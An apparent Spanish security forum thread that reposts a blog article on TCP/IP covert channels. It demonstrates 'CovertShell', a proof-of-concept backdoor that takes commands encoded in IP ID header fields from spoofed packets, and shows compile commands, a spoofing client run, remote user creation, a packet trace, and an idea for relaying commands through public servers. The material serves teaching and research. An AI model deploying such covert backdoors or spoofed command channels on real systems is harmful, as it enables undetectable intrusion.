Covert Channels

Covert Channels #1

LUK

HH Administrator

Administrador de Hackhispano

Fecha de ingreso: Oct 2001
Ubicación: SpaÑa
Mensajes: 5.312
Descargas: 224
Uploads: 251

27-10-2010, 13:03

El encubrimiento de canales o *Covert Channels* es una técnica de evasión que permite a un atacante enviar información empleando para ello las cabeceras de los protocolos de comunicación. En esta entrada trataremos el encubrimiento de canales en el protocolo TCP/IP, y proporcionaremos una herramienta, **CovertShell**, diseñada para la prueba de concepto. Pueden localizar los fuentes al final de la entrada.

El protocolo TCP/IP presenta una serie de cabeceras que normalmente son inicializadas por el cliente para mantener o numerar una comunicación. La técnica *covert channels* aprovecha dichos campos para asignarle valores de tal forma que la máquina destino interprete dichos campos no como una forma de mantener una comunicación o aportar información sobre ésta, sino para obtener datos.

Un ejemplo interesante fue desarrollado por Craig H. Rowland en su *paper* de 1996: *Covert Channels in the TCP/IP protocol Suite*, donde éste creaba una pequeña herramienta cliente/servidor "CovertTCP" de no mas de 500 líneas que permitía la transferencia de ficheros entre cliente/servidor empleando para ello únicamente los campos SEQ, ACK del protocolo TCP y el campo ID del protocolo IP. De esta forma la información iba en las cabeceras de los protocolos y no en el contenido del paquete o *payload*.

A raíz de esta idea, siempre se ha pensado en la posibilidad de ir más allá y usar esta técnica para el envío de ordenes de comando. Algo que podría ser usado tanto para puertas traseras (*backdoors*) como para redes *botnet*. Imagínense que tenemos un servidor que ha sido comprometido al cual se le ha instalado un servicio que espera paquetes en un cierto puerto con cierto valores en su cabecera. Cuando le llega un paquete que cumple esos requisitos, procesa los valores de las cabeceras convirtiendo dichos valores en ordenes de comando, que son posteriormente ejecutadas.

Siguiendo este modelo hemos creado una pequeña herramienta para la prueba de concepto a raíz del código fuente del CovertTCP, denominada CovertShell, donde disponemos de un servicio que emplea un *socket RAW* de tal forma que al recibir en el puerto indicado paquetes con el bit ACK y sin el bit SYN, obtiene el identificador de la cabecera IP, el cual es el número identificativo correspondiente a una letra en código ASCII. Dicha letra es almacenada en un vector. Cuando llegan 3 paquetes cuyo ID es 255, el servidor ejecuta la orden de comando que hay almacenada en el vector. Por tanto disponemos de un servidor que no abre ningún puerto, que realmente escucha el tráfico y que es capaz de interpretar la cabecera IP para generar comandos. Dicho de otra forma, tenemos una puerta trasera empleando *covert channels* para comunicarse. ¿Lioso? Veamos un ejemplo de funcionamiento:

Compilamos y ejecutamos el servicio que espere paquetes en el puerto 8888 en la máquina víctima (servidor):

```
# gcc servidor.c -o servidor
# ./servidor -port 8888
```

En otra consola comprobamos que el proceso está levantado y que no hay ningún servicio escuchando en el puerto 8888:

```
# ps aux | grep servidor | grep -v grep
root 2465 0.0 0.0 3908 312 pts/0 S+ 09:53 0:00 ./servidor -port 8888
# netstat -putan | grep 8888
# lsof -Pi | grep 8888
```

A continuación vamos a emplear un pequeño script en bash, agradecer la ayuda a Raúl Rodriguez (no te escondas), que requiere tener instalado el binario Nemesis (permite manipular paquetes de forma sencilla). A dicho script le pasamos una orden entre comillas, de tal forma que generará un paquete por cada letra, donde el valor ID del campo IP, será el valor ASCII de la letra indicada.

Dentro del script tenemos la variable IP_DST y DPORT donde hay que indicar la IP y puerto de nuestro servidor víctima. También tenemos las variables IP_ORIGEN y SPORT donde se indica la IP y Puerto origen (puede ser cualquiera). Para el POC vamos a indicar a Nemesis que la dirección IP de origen es la de un servidor de Google y el puerto origen es el 80. De esta forma al servidor víctima le llegarán paquetes con el flag ACK con IP origen de Google y el puerto 80.

De este modo, si leemos la traza de red veremos únicamente que están llegando paquetes ACK de google, algo de lo más normal, cuando realmente lo que nos está llegando son comandos de una *backdoor*.
Para esta demo vamos a crear el usuario "ximo" (que me han dicho que es muy peligroso) en la máquina víctima:

Cliente:

```
# ./cliente.sh "useradd ximo"
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
TCP Packet Injected
#
```

Servidor:

```
# ./servidor -port 8888
Dato recibido: 117
Dato recibido: 115
Dato recibido: 101
Dato recibido: 114
Dato recibido: 97
Dato recibido: 100
Dato recibido: 100
Dato recibido: 32
Dato recibido: 120
Dato recibido: 105
Dato recibido: 109
Dato recibido: 111
Comando: useradd ximo
```

¿Habrá funcionado?

```
# tail -1 /etc/passwd
ximo:x:1002:1002::/home/ximo:/bin/sh
#
```

Ahora vamos a ver la traza de red desde el servidor (IP 172.17.X.X) cuando se ha enviado el comando "useradd ximo". En este caso recordar que hemos usado la IP de Google, por lo que la IP origen usada es "66.249.92.104" obtenida de un simple ping:


```
$ ping -c1 google.es
PING google.es (66.249.92.104) 56(84) bytes of data.
```

Veamos la traza:

```
# tcpdump -nn -vvv -i eth0 port 8888
10:00:55.265912 IP (tos 0x0, ttl 254, id 117, offset 0, flags [none], proto TCP (6), length 40)
66.249.92.104.80 > 172.17.X.X.8888: Flags [.], cksum 0x2912 (correct),
seq 283280788, ack 1457724121, win 4096, length 0
10:00:55.265964 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
172.17.X.X.8888 > 66.249.92.104.80: Flags [R], cksum 0xcf94 (correct), seq 1457724121, win 0, length 0
10:00:55.270636 IP (tos 0x0, ttl 254, id 115, offset 0, flags [none], proto TCP (6), length 40)
66.249.92.104.80 > 172.17.X.X.8888: Flags [.], cksum 0x2909 (correct), seq 1069023501, ack 78166684,
win 4096, length 0
10:00:55.270669 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
172.17.X.X.8888 > 66.249.92.104.80: Flags [R], cksum 0x1051 (correct), seq 1535890804, win 0, length
0
10:00:55.280132 IP (tos 0x0, ttl 254, id 101, offset 0, flags [none], proto TCP (6), length 40)
66.249.92.104.80 > 172.17.X.X.8888: Flags [.], cksum 0x827f (correct), seq 1249543965, ack
4145208809, win 4096, length 0
10:00:55.280157 IP (tos 0x0, ttl 64, id 0, offset 0, flags [DF], proto TCP (6), length 40)
172.17.X.X.8888 > 66.249.92.104.80: Flags [R], cksum 0xfa99 (correct), seq 1307965633, win 0, length 0
10:00:55.284502 IP (tos 0x0, ttl 254, id 114, offset 0, flags [none], proto TCP (6), length 40)
66.249.92.104.80 > 172.17.X.X.8888: Flags [.], cksum 0x5a89 (correct), seq 4108084880, ack
626806209, win 4096, length 0
```

Al servidor nos han llegado una serie de paquetes TCP con flag ACK ([.]) desde la IP de Google (66.249.92.104), con puerto origen 80 sin *payload*, al cual hemos respondido con un paquete RST. Si nos fijamos en los paquetes de envío veremos el campo "id número", que identifica el valor del campo id del protocolo IP, el cual tiene valores como 117, 115, 101, 104, … que corresponden con los valores ASCII de u, s, e, r, …
Como podréis suponer, la posibilidad de rastrear ese comando es realmente compleja puesto que en ningún momento nos llega la IP del atacante ya que se falsifica la IP origen.

Pero vayamos más allá: ¿qué ocurriría si en vez de jugar con la cabecera ID del protocolo IP, usáramos el valor de secuencia (SEQ) del paquete TCP, de tal forma que enviáramos un paquete TCP con flag SYN (inicio de conexión) a un servidor público cuya IP y puerto origen sea la de la víctima? Pues que el servidor público contestaría a la víctima con un paquete SYN ACK al puerto indicado como puerto origen, cuyo valor ACK corresponderá al valor de sesión enviado por el atacante + 1. Por tanto se podría usar servidores públicos legítimos para que mandaran en la cabecera TCP la orden a ejecutar, siendo todavía más difícil rastrear quien ejecutó la orden. Veamos una imagen que aclara esta idea:



Esto último, así como posteriores pruebas, quedan como ejercicio para el lector. Los desarrollos realizados para la prueba de concepto, que hemos denominado CovertShell, están a disposición del público. Esperamos que les sea de ayuda, sin olvidar por supuesto que se ponen a disposición del público para fines educativos y de investigación.

Por Joaquín Moreno en http://www.securityartwork.es/2010/10/26/covert-channels

[][][] LUK [][][]
hackhispano.com

QUOTE

#2

NeoGenessis

Avanzado
Fecha de ingreso: Dec 2001
Ubicación: BCN
Mensajes: 469
Descargas: 0
Uploads: 0

07-11-2010, 22:45

Excelente como siempre.

Yo ya hice mis juegecitos con nemessis ocultando mensajes en pings... muy entretenido la verdad.

Sin embargo hay algo que no acabo de entender. Si te zampas el numero de secuencia del mensaje como se recompondrá en destino? Estas convirtiendo, al menos en cierto modo el tcp en udp, con los peligros para la integridad de datos que eso conlleva. O no he entendido bien el concepto?

La resitencia es futil, todos sereis asimilados.
NeoGenessis

QUOTE

Navegación rápida REDES Y TECNOLOGIAS WIRELESS Arriba

« Tema anterior | Próximo tema »

Temas similares

ayuda pls channels Por garcim en el foro DIGITAL+	Respuestas: 3 Último mensaje: 09-07-2007, 15:52
D+ channels en hispa Por EmPaTy en el foro DIGITAL+	Respuestas: 2 Último mensaje: 30-04-2006, 19:12

Por EmPaTy en el foro DIGITAL+ Último mensaje: 30-04-2006, 19:12

Marcadores

Twitter

Facebook